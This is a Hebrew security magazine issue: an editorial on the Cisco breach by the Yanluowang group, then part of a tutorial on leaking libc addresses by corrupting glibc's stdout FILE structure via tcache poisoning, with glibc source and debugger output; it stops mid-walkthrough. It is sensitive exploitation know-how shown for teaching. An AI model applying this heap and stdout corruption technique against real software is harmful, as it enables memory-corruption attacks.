Digital Whisper

גליון 143, ספטמבר 2022

מערכת המגזין:

מייסדים:	אפיק קסטיאל, ניר אדר
מוביל הפרויקט:	אפיק קסטיאל
עורכים:	אפיק קסטיאל
כתבים:	שנהב מור, יהונתן אלקבס, הודיה ק. ודניאל גובני

יש לראות בכל האמור במגזין Digital Whisper מידע כללי בלבד. כל פעולה שנעשית על פי המידע והפרטים האמורים במגזין Digital Whisper הינה על אחריות הקורא בלבד. בשום מקרה בעלי Digital Whisper ו/או הכותבים השונים אינם אחראים בשום צורה ואופן לתוצאות השימוש במידע המובא במגזין. עשיית שימוש במידע המובא במגזין הינה על אחריותו של הקורא בלבד.

פניות, תגובות, כתבות וכל הערה אחרת - נא לשלוח אל editor@digitalwhisper.co.il

דבר העורך

ברוכים הבאים לדברי הפתיחה של הגליון ה-143 של DigitalWhisper!

ב-10 לחודש פורסם כי קבוצת האקרים בשם Yanluowang הצליחו לחדור לרשת המחשבים של חברת סיסקו. המידע על האירוע פורסם ע"י Talos (צוות ה-IR של Cisco). נכתב כי את הנ"ל סיסקו גילתה ב-24 למאי השנה, ואיפשהו מאז ועד היום, ביחד עם צוות ה-CSIRT של סיסקו, הם ניטרו ומיגרו את התקיפה, עברו על הלוגים מהרשת ואת ממצאי הדו"ח הם פרסמו בבלוג שלהם.

הפוסט כולל את שיטת החדירה, כלים שהיו בשימוש על ידי התוקפים, טכנולוגיות שהיו בשימוש, פקודות שהורצו וכו'. מהניתוח שלהם עולה כי החדירה הראשונית בוצעה ע"י פריצה לחשבון ה-Google האישי של אחד העובדים ואיתור פרטי הזדהות לסביבת ה-VPN של רשת החברה, אשר סונכרנו לחשבון זה דרך מנגנון הסיכנרון של הדפדפן.

סיסקו אינם ילדים קטנים. וכמו שסביר להניח, שירות ה-VPN שלהם מוגן באמצעות MFA. אך נראה שבאמצעות "סדרת מתקפות פישינג מתוחכמות ומבוססות קול, תוך כדי התחזות למספר ארגונים מהימנים, התוקפים הצליחו להערים על הקורבן ולהשיג את פרטי ה-MFA". - פסקה מעניינת שנחזור אליה בהמשך.

אם ממשיכים לקרוא את הפוסט, עולה שאלה מעניינת מאוד: מצד אחד - מהסתכלות על תשתיות התוקפים אפשר לראות בין היתר רישום של שירותי DNS שנרכשו ספציפית לתקיפה הזאת (שמות המכילים דומיינים הקשורים לסיסקו), שזאת נשמעת כמו פעילות שתוקף יבצע כדי להגביר את רמת השרידות שלו. אך מצד שני, נראה כי התוקפים ביצעו לא מעט פעולות שקשה לי להעלות על הדעת שניתן לבצען ברשת ארגונית (של ארגון שבאמת לוקח את עצמו ברצינות), מבלי להניח שהן יטרגרו את מנגנוני הניטור (מפורטות בפוסט פעולות כמו התקנות של TeamViewer או LogMeIn, הוספת משתמש Local Admin לתחנות פרוצות, שימוש ב-lolbins קלאסים ומוכרים וכו').

עכשיו, עם כמה ש-Lateral Movement זה נושא מרתק, הנקודה שהכי עניינה אותי בדו"ח היא דווקא החיבור בין שתי הפסקאות. הנתון הראשון הוא שפרטי ה-VPN של אותו עובד "נגנבו" מחשבון ה-Gmail שלו. והנתון השני מראה שלמרות שנראה שהתוקפים התכוננו מראש לבצע תקיפה "שקטה", הם החליטו כן לבצע פעולות רועשות באותו איזור רשתי שהם פעלו מבלי הפחד שהם יתפסו.

Yanluowang מוכרים מהעבר גם בשמות כמו UNC2447, SombRAT ו-Fivehands. ומסקירת דו"חות שחברות אבטחה פרסמו על זיהוי פעילות המיוחסת אליה, עולה כי מלבד במקרה אחד נוסף שפורסם בדצמבר 2020, ע"י צוות המחקר והמודיעין של חברת BlackBerry, לא נעשה שימוש ב-Teamviewer,

LogMeIn או ברב הטכניקות הנוספות שעליהן דווח בבלוג של חברת Cisco. שיטות העבודה הנ"ל לא זוהו בדו"חות של חברת Symantec מאוקטובר 2021, לא בדו"חות של NCC GROUP מיוני באותה השנה, לא בדו"חות של Mandiant מאפריל השנה, לא בדו"חות של Kaspersky מאותו הזמן, (שאגב, גם פיתחה יכולת פענוח לקבצים שהוצפנו ע"י הקבוצה באחת המתקפות) ולא בדו"חות של הסוכנות לאבטחת סייבר ותשתיות האמריקאית (cisa.gov) ממאי 2021.

ככל הנראה יש כמה וכמה דרכים ליישב את הפער ההתנהגותי הזה, יכול להיות מאוד שהם אכן הפעילו מתקפה כזאת מתוחכמת ואכן זיהו שהתקנות של TeamViewer באותה רשת לא אמורה להקפיץ התראות במערכות הניטור השונות, אבל מה שלי קפץ לראש ישר כשקראתי את הפוסט, זה שלמרות שהמקרה הנ"ל מציג את הכל באור מאוד טכנולוגי ומתוחכם - לי הוא דווקא מריח כמו מקרה קלאסי של **תַּעֲרוּ של אוקאם** - אותו עובד פשוט שיתף פעולה עם התוקפים.

Yanluowang כבר קושרו ל-LAPSUS$ בעבר. ומהסתכלות היסטורית, די ברור לכל מי שישתף איתם פעולה שמשיטות העבודה שלהם (חדירה תוך כדי עזרה מבפנים > גניבת חומרים > סחיטה > חלוקה ברווחים עם אותו גורם פנימי) שתיהיה פה חקירה. לאותו גורם פנימי גם די ברור שבאותה חקירה יהיה קל יחסית להתחקות אחר עקבות התוקפים ולהגיע אליו. אז עדיף לאותו גורם פנימי לצאת "האדיוט שנפל קורבן לתרמית פישינג מתוחכמת", כי לך תוכיח עכשיו בתור מעסיק שאותו עובד שיתף פעולה. הרי חשבונות Gmail נפרצים על בסיס יומי... פשוט במקרה הנ"ל אותו עובד הפעיל סינכרון סיסמאות, וגם במקרה סיסמת ה-VPN שלו לחברה נשמרה שם, והוא גם ממש ממש במקרה, בשיא התמימות נפל קורבן למתקפת פישינג "מתוחכמת" ושלח לתוקפים את פרטי ה-MFA, אגב, אותו עובד גם במקרה נמצא בפוזיציה בחברה עם הרשאות ניהול על מספר שרתים (אגב, אותה הפוזיציה שבמקרה גם יודעת להגיד מה פוליסת ההגנה ברשת והאם התקנה של TeamViewer או LogMeIn תקפיץ התראה), ובמקרה גם...

קיצר, הבנתם אותי. Trust no one.

אז שיהיה בהצלחה לכולנו ☺

וכמובן, לפני שנשכח - תודה רבה לכל מי שהשקיע החודש והחליט לעבור מהצד הפאסיבי של דפי המגזין לצידם האקטיבי! תודה רבה ל**שנהב מור**, תודה רבה ל**יהונתן אלקבס**, תודה רבה ל**הודיה ק.** ותודה רבה ל**דניאל גובני!**

קריאה נעימה,

אפיק קסטיאל

תוכן עניינים

דבר העורך	2
תוכן עניינים	4
הפלא ופלט - _IO_2_1_stdout_	5
רב הנסתר על הגלוי - עולם ההצפנה ב-Linux	17
מבינים BlockChain דרך הידיים	48
פתרון למכונת Forge של HTB	59
דברי סיכום	73

הפלא ופלט - _IO_2_1_stdout

מאת שנהב מור

הקדמה

קומפיילרים מודרנים, בשילוב עם מערכות הפעלה מודרניות, מסוגלים לספק לקבצים בינארים, בעת יצירתם, ובעת הרצתם הגנות רבות. ביניהן: ASLR, RELRO, Canaries, Pie ועוד. נשים לב כי בכל מערכת הפעלה מודרנית, שמופעל עליה ASLR נזדקק לדליפה קלה של זיכרון בכדי לגשת לכתובות מסוימות. אם נרצה להשתמש בפונקציה מסוימת מהספרייה Libc בזמן ריצה, נצטרך קודם כל למצוא כתובת שנמצאת בחלק של Libc בזיכרון, לשחק עם ההיסטים ולחשב את הכתובת של הפונקציה הנ"ל. לשם כך, נצטרך פונקציונליות מסוימת של קריאה מהזיכרון. לדוגמא, אם נמצא מצביע של תווים שאנחנו יכולים להדפיס ולשלוט על תכולתו, נוכל לשחק עם הקלט כפי שנהוג ולהדליף כתובת שתוכל לעזור לנו בהמשך.

אבל רגע... מה נעשה אם לא תהיה לנו פונקציונליות של קריאה מהזיכרון? איך בכלל זה אפשרי להדליף כתובות מהזיכרון אם אין לנו אפילו יכולת קריאה מהזיכרון שבשליטתנו? במאמר זה נלמד טכניקה שמנצלת את _IO_2_1_stdout. בסוף המאמר תוכלו, במקרים מסוימים, גם אתם להדליף כתובות זיכרון בשמחה ובששון ללא פונקציונליות של קריאה ☺ מלהיב נכון? עכשיו בואו נצלול פנימה.

במאמר זה אניח כי לקוראים ידע בנושאים הבאים:

- מבנה ה-Heap - מאמר מאת עידן בנני
- ידע כללי על Binary Exploitation

File Structures

לפני שנצלול פנימה כמו שהבטחתי נצטרך קצת להכיר מושגים ותהליכים פנימיים בספריית Glibc בכדי שחוץ מלממש דברים נוכל גם להבין ולהפנים כיצד הם קורים. מבנה הנתונים העיקרי במערכת ההפעלה Linux לניהול קבצים הוא ה-_IO_FILE או בקיצורו: FILE, ניתן למצוא אותו בספריה הסטנדרטית ל-IO. הוא נפתח בצורה אוטומטית. ברגע שהתוכנה קוראת ל-fopen, הוא יוקצה בזיכרון ה-HEAP, ומשם נוכל לנהל אותו בעזרת fclose, fwrite, fread וכו'...

מבנה הנתונים _IO_FILE / FILE מוגדר בקובץ libio.h בספריית glibc וזהו קוד המקור שלו:

```
struct _IO_FILE {
  int _flags;    /* High-order word is _IO_MAGIC; rest is flags. */
#define _IO_file_flags _flags

  /* The following pointers correspond to the C++ streambuf protocol. */
  /* Note:  Tk uses the _IO_read_ptr and _IO_read_end fields directly. */
  char* _IO_read_ptr; /* Current read pointer */
  char* _IO_read_end; /* End of get area. */
  char* _IO_read_base;  /* Start of putback+get area. */
  char* _IO_write_base; /* Start of put area. */
  char* _IO_write_ptr;  /* Current put pointer. */
  char* _IO_write_end;  /* End of put area. */
  char* _IO_buf_base; /* Start of reserve area. */
  char* _IO_buf_end;  /* End of reserve area. */
  /* The following fields are used to support backing up and undo. */
  char *_IO_save_base; /* Pointer to start of non-current get area. */
  char *_IO_backup_base;  /* Pointer to first valid character of backup area */
  char *_IO_save_end; /* Pointer to end of non-current get area. */

  struct _IO_marker *_markers;

  struct _IO_FILE *_chain;

  int _fileno;
#if 0
  int _blksize;
#else
  int _flags2;
#endif
  _IO_off_t _old_offset; /* This used to be _offset but it's too small.  */

#define __HAVE_COLUMN /* temporary */
  /* 1+column number of pbase(); 0 is unknown. */
  unsigned short _cur_column;
  signed char _vtable_offset;
  char _shortbuf[1];

  /*  char* _save_gptr;  char* _save_egptr; */

  _IO_lock_t *_lock;
#ifdef _IO_USE_OLD_IO_FILE
};
```

אני יודע, הוא קצת מאיים, אבל אני מבטיח לכם שהוא לא כל כך מסובך כמו שהוא נראה, הסבר מלא ומפורט על קוד המקור ניתן למצוא במאמר המעולה של עמית שמואל שיסביר לכם את רוב המבנה, ואני אעמיק בחלק שנדרש על מנת ביצוע השיטה.

דגלים

לדגלים יש מטרה אחת די פשוטה: במהלך זמן הריצה הדגלים הם אלו שיחליטו אילו חלקים בקוד ירוצו. בכדי לבדוק האם דגל מסוים דלוק מתבצעת פקודת AND (&). לשדה זה יש ערך חשוב מאוד בהדלפת כתובות LIBC בשימוש של _IO_2_1_stdout.

הערה: יש שוני בין הדגלים בכל LIBC ולכן צריך לשים לב עם איזה LIBC עובדים, אבל בעקרון הדגלים עצמם הם אותו הדבר.

להלן רשימת הדגלים מתוך קוד המקור:

```
#define _IO_MAGIC 0xFBAD0000 /* Magic number */
#define _OLD_STDIO_MAGIC 0xFABC0000 /* Emulate old stdio. */
#define _IO_MAGIC_MASK 0xFFFF0000
#define _IO_USER_BUF 1 /* User owns buffer; don't delete it on close. */
#define _IO_UNBUFFERED 2
#define _IO_NO_READS 4 /* Reading not allowed */
#define _IO_NO_WRITES 8 /* Writing not allowd */
#define _IO_EOF_SEEN 0x10
#define _IO_ERR_SEEN 0x20
#define _IO_DELETE_DONT_CLOSE 0x40 /* Don't call close(_fileno) on cleanup. */
#define _IO_LINKED 0x80 /* Set if linked (using _chain) to streambuf::_list_all.*/
#define _IO_IN_BACKUP 0x100
#define _IO_LINE_BUF 0x200
#define _IO_TIED_PUT_GET 0x400 /* Set if put and get pointer logicly tied. */
#define _IO_CURRENTLY_PUTTING 0x800
#define _IO_IS_APPENDING 0x1000
#define _IO_IS_FILEBUF 0x2000
#define _IO_BAD_SEEN 0x4000
#define _IO_USER_LOCK 0x8000
```

יש מספר קסם שתמיד משתמשים בו שהוא 0xfbad0000 ה-2 בתים העליונים משמשים לאינדיקציה על איזה קובץ מדובר ו-2 הבתים התחתונים מאבחנים כל מיני אפשרויות. בהמשך אפרט לעומק איזה דגלים ולמה נצטרך לזייף.

מה זה IO Buffering?

אם לא נשתמש ב-Buffering בכדי לרשום דברים לדיסק נצטרך לחכות זמן רב. המעבד שלנו הרבה יותר מהיר מרכיבי החומרה שעימם הוא מתקשר. ולכן במקום לרשום byte לדיסק בכל פעם שנרצה לרשום כפלט או לקרוא כקלט, אנו מאחסנים את המידע ב-buffer ותלוי מצב ה-Buffering שאנחנו נמצאים בו המידע ירשם לדיסק.

ל-Buffering יש 3 מצבים:

1. **Full buffering** - ה-buffer מתנקה בכל פעם שהוא מתמלא לחלוטין או כשמשתמשים בפונקציות ניקוי כגון fflush וכו'...
2. **New Line Buffering** - בכל פעם שנשתמש ב-enter ה-buffer יתנקה או מתי כשנשתמש בפונקציות ניקוי.
3. **Unbuffered** - אין buffer ובכל אפשרות של הקרנל להוציא פלט הוא ישר יוציא אותו.

הסבר FWRITE

לפני שנצלול לקוד המקור חשוב להסביר כמה מצביעים חשובים שנמצאים במבנה הנתונים FILE:

- **_IO_buf_base** - כתובת ההתחלה של ה-I/O Buffer
- **_IO_buf_end** - כתובת הסיום של ה-I/O buffer
- **_IO_write_base** - כתובת ההתחלה ל-buffer הפלט
- **_IO_write_ptr** - התו האחרון שנכנס ל-buffer הפלט
- **_IO_write_end** - סוף buffer הפלט

ישנם כמה חוקים ברורים, ה-buffer הנ"ל נוצר בעזרת פונקציה בשם doallocbuf, ה-buffer יכול לשמש לקבלת מידע (input) ולפליטת מידע (output).

במאמר זה נתמקד רק על פליטת המידע. ברגע שה-buffer משומש לפליטת מידע אז המצביעים שלו יעבדו כך: כתובת ההתחלה תמצא ב-_IO_write_base וכתובת הסיום תמצא ב-_IO_write_end, הכתובת של התו הנוכחי תמצא ב-_IO_write_ptr. בין _IO_write_base ל-_IO_write_ptr ימצא כל ה-buffer שכבר מילאנו במידע, ובין _IO_write_ptr לבין _IO_write_end תמצא כל שארית ה-buffer שפנויה לנו.

נתמקד בפונקציה שהעיקרית ברצף העבודה של ביצוע הפונקציה fwrite, _IO_new_file_xsputn.

ניתן לחלק אותה לארבעה חלקים:

1. בדיקת המקום הפנוי ב-buffer והשוואה אל כמות הפלט שנרצה לרשום. אם נשאר מספיק אז ישירות להעתיק את ה-buffer שרצינו לרשום ל-buffer הפלט. לדוגמא אם נרשום ("puts("hello world, אז אנו רוצים להעתיק ל-buffer פלט של STDOUT את הפלט hello world, נבדוק האם יש ב-buffer פלט של STDOUT מעל 12 תווים פנויים ואם יש מיד נעתיק את hello world ל-buffer פלט של STDOUT. כפי שהסברנו הדרך לבדוק האם נשאר מקום זה לבצע (_IO_write_end - _IO_write_ptr) אם התוצאה גדולה מ-0 וגם גדולה ממה שנרצה להעתיק ל-buffer (בדוגמא הזו 12). בנוסף כמובן שגם המצביעים ישונו בהתאם (PTR יגדל).

2. אם עדיין יש מידע שלא רשמנו, משמע: ה-buffer פלט עוד לא נוצר או שאין מספיק מקום לרשום את מה הפלט אליו. במקרה זה הפונקציה _IO_new_file_overflow תקרא ע"י השדה _IO_OVERFLOW בטבלה הוירטואלית של ה-File Stream בכדי ליצור או לנקות את ה-buffer.

3. לאחר שה-buffer פלט יתנקה יש לבדוק האם יש מספיק מקום או אם קיימת חריגה מגודל ה-buffer (גודל הבלוק). הבדיקה בודקת האם הגודל של מה שנרצה לרשום גדול מ-end-base. אם כן נקרא ישירות לפונקציה new_do_write שכותבת בלי להשתמש ב-buffer, פשוט כותבת ישירות בבלוקים.

4. לבסוף - נקרא לפונקציה _IO_default_xsputn שתעתיק את המידע ל-buffer הפלט.

הסבר על הפונקציה IO_new_file_overflow_:

המטרה הראשית של פונקציה זו היא לנקות את ה-buffer או ליצור את ה-buffer. נסתכל על קוד המקור ונמצא שם בדיקה שמטרתה היא לראות אם הדגל IO_NO_WRITES_דולק. אם הוא דולק הפונקציה ישר חוזרת מכיוון שבעצם לא ניתן לרשום.

לאחר מכן הפונקציה תבדוק האם IO_write_base_ ריק. אם כן היא קוראת ל-doallocbuf. הדבר היחיד שמעניין אותנו היא שהפונקציה הזו יוצרת את ה-buffer, לא מעבר לזה. לאחר שנחזור מ-doallocbuf הפונקציה overflow תאתחל את buffer הפלט. אחר כך נקרא לפונקציה IO_do_write_.

הפונקציה IO_do_write_ תקרא לפונקציה new_do_write ובתוך פונקציה זו אנו נשתמש בפונקציית המערכת: WRITE, בכדי להדפיס את כל מה שנמצא בין IO_write_base_ ל-IO_write_ptr_. בנוסף היא מאפסת את ה-buffer.

לאחר הסיכום הארוך נתחיל להיכנס לחלק מחתיכות הקוד החשובות שנצטרך לשנות, בסופו של דבר המטרה הסופית שלנו היא לגרום לפסיקת המערכת Write לפעול.

```
_IO_new_file_overflow (_IO_FILE *f, int ch)
{
  if (f->_flags & _IO_NO_WRITES) /* SET ERROR */
    {
      f->_flags |= _IO_ERR_SEEN;
      __set_errno (EBADF);
      return EOF;
    }
  /* If currently reading or no buffer allocated. */
  if ((f->_flags & _IO_CURRENTLY_PUTTING) == 0 || f->_IO_write_base == NULL)
    {
      /* Allocate a buffer if needed. */
      if (f->_IO_write_base == NULL)
  {
    _IO_doallocbuf (f);
    _IO_setg (f, f->_IO_buf_base, f->_IO_buf_base, f->_IO_buf_base);
  }
      /* Otherwise must be currently reading.
   If _IO_read_ptr (and hence also _IO_read_end) is at the buffer end,
   logically slide the buffer forwards one block (by setting the
   read pointers to all point at the beginning of the block).  This
   makes room for subsequent output.
   Otherwise, set the read pointers to _IO_read_end (leaving that
   alone, so it can continue to correspond to the external position). */
      if (__glibc_unlikely (_IO_in_backup (f)))
  {
    size_t nbackup = f->_IO_read_end - f->_IO_read_ptr;
    _IO_free_backup_area (f);
    f->_IO_read_base -= MIN (nbackup,
           f->_IO_read_base - f->_IO_buf_base);
    f->_IO_read_ptr = f->_IO_read_base;
  }

      if (f->_IO_read_ptr == f->_IO_buf_end)
  f->_IO_read_end = f->_IO_read_ptr = f->_IO_buf_base;
      f->_IO_write_ptr = f->_IO_read_ptr;
      f->_IO_write_base = f->_IO_write_ptr;
      f->_IO_write_end = f->_IO_buf_end;
      f->_IO_read_base = f->_IO_read_ptr = f->_IO_read_end;

      f->_flags |= _IO_CURRENTLY_PUTTING;
      if (f->_mode <= 0 && f->_flags & (_IO_LINE_BUF | _IO_UNBUFFERED))
  f->_IO_write_end = f->_IO_write_ptr;
    }
  if (ch == EOF)
    return _IO_do_write (f, f->_IO_write_base,
```

בקוד מעלינו ניתן לראות את הפונקציה _IO_new_file_overflow. המטרה שלנו בפונקציה הזו היא להגיע למצב בו אנו קוראים לפסיקת המערכת - Write, היא נקראת באמצעות _IO_do_write (כפי שניתן לראות מסומן בוורוד). אנו רוצים להגיע לקטע קוד זה מכיוון שנרצה להדליף מידע, כלומר נצטרך לכתוב מידע והפונקציה _IO_do_write תוביל לכך שנדפיס את buffer הפלט שלנו. הפרמטרים שנשלחים לפונקציה זו הם:

1. המצביע _IO_write_base, בשביל לסמן את ההתחלה של ה-buffer שאנו רוצים להתחיל להדפיס ממנו.
2. גודל ה-buffer שנרצה להדפיס, מחושב על ידי: _IO_write_base - _IO_write_ptr.

הסיבה שדבר זה חשוב הוא בגלל שאם נשלח את המצביע בפרמטרים לפונקציה _IO_write_base, ונשנה אותו להצביע קצת לפני איפה שהוא מצביע, נדפיס את כל מה שנמצא בינו לבין _IO_write_ptr, אם יש שם כתובות libc נוכל לקרוא אותם ולהנות ☺

שימו לב, בכדי להגיע לפונקציה זו יש כמה בדיקות שנצטרך לעבור:

1. מתבצעת בדיקה שמטרתה היא לבדוק האם הרשאות הקובץ שפתחנו מאפשרות לנו לרשום בו, בדיקה זו מבוצעת כפי שנאמר בהתחלה בעזרת פעולת AND, אם נבצע את ה-AND עם הדגל ונקבל 1 נדע כי הדגל הזה קיים. אם הדגל הזה קיים אנו לא נוכל להמשיך ולהגיע למטרה שלנו IO_do_write, ולכן בדגלים נצטרך לשים לב כי הביט שערכו 8 (הרביעי מימין) צריך להיות כבוי. או במילים אחרות:

```
_flags & 0x8 = 0
```

2. הבדיקה השנייה באה לבדוק האם ה-buffer ריק, אם ה-buffer ריק אנחנו נקצה לו זיכרון ונאתחל את המצביע שלנו... דמיינו שכבר ערכנו את io_write_base לכתובת נמוכה יותר ואז מגיעה הבדיקה המבאסת הזו ומאתחלת לנו את הפוינטרים ☹, לא נשמע משהו שנרצה להכנס אליו, בכדי לא להכנס לזה. נצטרך לגרום ל-2 הבדיקות להיות שליליות גם הדגל הנ"ל יצטרך להיות דלוק וגם המצביע לא יכול להיות ריק. הדגל הוא _IO_CURRNETLY_PUTTING. שמו מעיד על מעשיו ☺. נדאג לכך שהדגל יהיה דלוק בכך שהביט ה-12 יהיה דלוק או בפשטות:

```
_flags & _IO_CURRNETLY_PUTTING = 1
```

ערכו של דגל זה הוא 0x800.

מ-_IO_do_write נגיע לפונקציה נוספת לפני פסיקת המערכת (Syscall) שמה ברבים היא: new_do_write זו הפונקציה שבסוף קוראת ל-SYSWRITE:

```
new_do_write (_IO_FILE *fp, const char *data, _IO_size_t to_do)
{
  _IO_size_t count;
  if (fp->_flags & _IO_IS_APPENDING)
    /* On a system without a proper O_APPEND implementation,
       you would need to sys_seek(0, SEEK_END) here, but is
       not needed nor desirable for Unix- or Posix-like systems.
       Instead, just indicate that offset (before and after) is
       unpredictable. */
    fp->_offset = _IO_pos_BAD;
  else if (fp->_IO_read_end != fp->_IO_write_base)
    {
      _IO_off64_t new_pos
  = _IO_SYSSEEK (fp, fp->_IO_write_base - fp->_IO_read_end, 1);
      if (new_pos == _IO_pos_BAD)
  return 0;
      fp->_offset = new_pos;
    }
  count = _IO_SYSWRITE (fp, data, to_do);
  if (fp->_cur_column && count)
    fp->_cur_column = _IO_adjust_column (fp->_cur_column - 1, data, count) + 1;
  _IO_setg (fp, fp->_IO_buf_base, fp->_IO_buf_base, fp->_IO_buf_base);
  fp->_IO_write_base = fp->_IO_write_ptr = fp->_IO_buf_base;
  fp->_IO_write_end = (fp->_mode <= 0
           && (fp->_flags & (_IO_LINE_BUF | _IO_UNBUFFERED))
           ? fp->_IO_buf_base : fp->_IO_buf_end);
  return count;
}
```

יש לנו עוד שתי בדיקות נוספות, רק אחת מהן יכולה להתבצע מכיוון והן מסוג if-else. ולכן נצטרך להבין איזה אחד מזרמי הקוד הללו ישבש לנו פחות את המשימה.

- **בדיקה ראשונה:** בדיקה פשוטה למדי של דגלים, בדיקה של הדגל _IO_IS_APPENDING, אם דגל זה דלוק - זרימת התוכנית תכנס לקטע הקוד שלאחר בדיקה זו, מה שיביא לכך שאת שדה ה-offset של מבנה הקובץ נשווה לאיזשהו ערך שלא יהרוס לנו את התוכנית.

- **בדיקה שנייה:** ניתן להימנע גם מבדיקה זו כל עוד _IO_write_base = _IO_read_end אבל זה לא כל כך פשוט. בנוסף אם נכנס לקטע הקוד בהינתן ועברנו את הבדיקה הזו, הפונקציה IO_SYSSEEK תופעל; פונקציה זו היא ה-lseek. אם נשווה את _IO_read_end ל-0 כמתוכנן נגיע למצב מביך בו הפרמטר השני ל-lseek יהיה ממש גדול מכיוון ואנחנו מבצעים (0 - _IO_write_base) - מה שבסוף יגרום לחריגה מתחום הנתונים ויציאה מהתוכנית. מה שלא יביא אותנו כל כך רחוק לפי מטרתנו...

אז מה נוכל לעשות על מנת להתגבר על 2 בדיקות אלו ולהגיע ל-SYSWRITE? מכיוון וסוגי בדיקות אלה הן מסוג if-else, כלומר - אם הבדיקה הראשונה תעבור אז לא נכנס לקטע הקוד של הבדיקה השנייה (קטע הקוד שמבלבל לנו את המשימה ומסובך יותר). ולכן נוסיף את הדגל _IO_IS_APPENDING לדגלים שלנו (ערכו הוא 0x1000) וכך נקבל את מספר הקסם הנ"ל - 0xfbad1800.

אני מניח שבמהלך קריאת כל התאוריה הזו שאלתם את עצמכם: רגע! אני לא אוכל להדליף כתובות זיכרון אם לא ישתמשו ספציפית ב-Fwrite בתוכנית? אז בואו נבחן פעולות פלט אחרות:

:Puts

```
[#0] Id 1, Name: "puts", stopped 0x7ffff7ed0060 in __GI___libc_write (), reason: BREAKPOINT

[#0] 0x7ffff7ed0060 → __GI___libc_write(fd=0x1, buf=0x5555555592a0, nbytes=0xc)
[#1] 0x7ffff7e50e8d → _IO_new_file_write(f=0x7ffff7faf6a0 <_IO_2_1_stdout_>, data=0x5555555592a0, n=0xc)
[#2] 0x7ffff7e52951 → new_do_write(to_do=0xc, data=0x5555555592a0 "hello world\n", fp=0x7ffff7faf6a0 <_IO_2_1_stdout_>)
[#3] 0x7ffff7e52951 → _IO_new_do_write(to_do=0xc, data=0x5555555592a0 "hello world\n", fp=0x7ffff7faf6a0 <_IO_2_1_stdout_>)
[#4] 0x7ffff7e52951 → _IO_new_do_write(fp=0x7ffff7faf6a0 <_IO_2_1_stdout_>, data=0x5555555592a0 "hello world\n", to_do=0xc)
[#5] 0x7ffff7e52e93 → _IO_new_file_overflow(f=0x7ffff7faf6a0 <_IO_2_1_stdout_>, ch=0xa)
[#6] 0x7ffff7e4659a → __GI__IO_puts(str=0x555555556004 "hello world")
[#7] 0x55555555515d → main()
```

כפי שניתן לראות גם פה באותה התצורה נקרא ל-_IO_new_file_overflow מה שמזכיר לנו פחות או יותר את fwrite, כלומר גם בעזרת puts, printf ועוד תוכלו לממש את שיטה זו.

ניצול החולשה

כעת ניגש לעניין: כיצד נדליף מידע בעזרת מה שלמדנו עכשיו? אמרנו שבכל פעם שנדפיס את ה-buffer יודפס כל מה שהיה רושם בין __IO_write_base ל-__IO_write_ptr. אם נוכל לשלוט על הדגלים בכדי שנוכל להדפיס למסך + נשנה את המצביע של _IO_write_base להיות בכתובת נמוכה יותר בעזרת דריסה חלקית נוכל להדפיס כתובות זיכרון בלי פונקציונליות של שליטה על קריאה מהזיכרון ☺ אני יודע... מטורף.

אז בוא נתחיל להבין מה השלבים בכלל לדבר האדיר הזה: בכדי לרשום ל-_IO_2_1_stdout נצטרך דרך לרשום לשם, אבל רגע אחד... בכל מערכת הפעלה שמכבדת את עצמה ה-ASLR יהיה דלוק, מה שיגרום לכך שהמבנה כל פעם יהיה בכתובת אחרת... ולכן לא נוכל ישר לרשום למבנה, קודם כל נצטרך בכלל למצוא את הכתובת שלו.

התהליך:

הדרך פשוטה היא "הרעלת tcache", להכניס את הכתובת של ה-unsortedbin לאחד מה-tcachebins. ברגע שעשינו את זה כבר יש לנו שלב חשוב מאוד כי עכשיו נוכל לרשום ב-main arena אם נקצה את הצ'אנק הזה. כמו שאנחנו יודעים יש הסטים קבועים בין נתונים שנמצאים באותם החלקים בזיכרון. ולכן נוכל לבצע דריסה חלקית של הכתובת MAIN ARENA שכרגע שוכבת לנו ב-Tcache ולשנות אותה ל-_IO_2_1_stdout. עכשיו כשנקצה אותה נוכל לערוך את הצ'אנק ובשמחה ובששון נוכל לנצל את stdout ולשנות לו את התכולה למה שנרצה.

הכיף יראה כך:

```
_flags + _IO_read_base + _IO_read_ptr + _IO_read_end + partial
overwrite _IO_write_base
```

דוגמא להשמשה

ניקח קובץ בינארי שאני אוהב לעשות בו בדיקות כאלו, לקובץ זה קוראים malloc_testbad זה קובץ ש-Max Kamper יצר למטרת [הקורס שלו](#) ב-HEAP explotation ב-Udemy. בקובץ זה יש פחות או יותר את רוב חולשות ה-Heap כגון: שימוש לאחר שחרור צ'אנקים, חריגת חוצץ, הדלפת כתובות וכו'...

בקובץ זה יש גם אפשרות קריאה אבל אנו נדליף זיכרון בלי להשתמש בפונקציה זו ☺

כפי שאמרנו ניתן לחלק את השיטה הזו לשלושה שלבים:

1. הכנסת ה-Unsortedbin לתוך ה-Tcachebins.
2. שינוי כתובת ה-main_arena של ה-unsortedbin לכתובת של IO_2_1_stdout.
3. הקצאת הצ'אנק ושינוי מבנה הקובץ של stdout.

בקובץ זה, בגלל כמות החולשות, נוכל בקלות להגיע למצב שכתובת ה-unsortedbin נמצאת לנו ב-tcachebins. בסה"כ נצטרך להקצות כמה צא'נקים בגודל ה-tcache אבל מעל גודל ה-fastbins ונשחרר 6 מהם, לאחר מכן נבצע שחרור כפול של אותו הצ'אנק באותו הגודל כך שהוא יכנס פעם אחת ל-tcache ופעם אחת ל-unsortedbin.

כפי שאנו יודעים, כאשר הצ'אנק נכנס ל-unsortedbin הכתובת של ה-unsortedbin נרשמת בשדה ה-fd ובשדה ה-bk. מכיוון והצ'אנק שנמצא ב-tcache נמצא באותה הכתובת, והכנסנו את אותו הצ'אנק לשני bins שונים אז גם הצ'אנק שב-tcache יהנה מכתובת זו בשדה ה-fd וה-bk:

```
Tcachebins[idx=16, size=0x120, count=3] ← Chunk(addr=0x603a40, size=0x120, flag
s=PREV_INUSE) ← Chunk(addr=0x7ffff7dd2c78, size=0x0, flags=! PREV_INUSE) ← C
hunk(addr=0x603c70, size=0x0, flags=! PREV_INUSE)
                     Fastbins for arena at 0x7ffff7dd2c20
Fastbins[idx=0, size=0x20] 0x00
Fastbins[idx=1, size=0x30] 0x00
Fastbins[idx=2, size=0x40] 0x00
Fastbins[idx=3, size=0x50] 0x00
Fastbins[idx=4, size=0x60] 0x00
Fastbins[idx=5, size=0x70] 0x00
Fastbins[idx=6, size=0x80] 0x00
                   Unsorted Bin for arena at 0x7ffff7dd2c20
[+] unsorted_bins[0]: fw=0x603a30, bk=0x603a30
 →   Chunk(addr=0x603a40, size=0x120, flags=PREV_INUSE)
[+] Found 1 chunks in unsorted bin.
                    Small Bins for arena at 0x7ffff7dd2c20
[+] Found 0 chunks in 0 small non-empty bins.
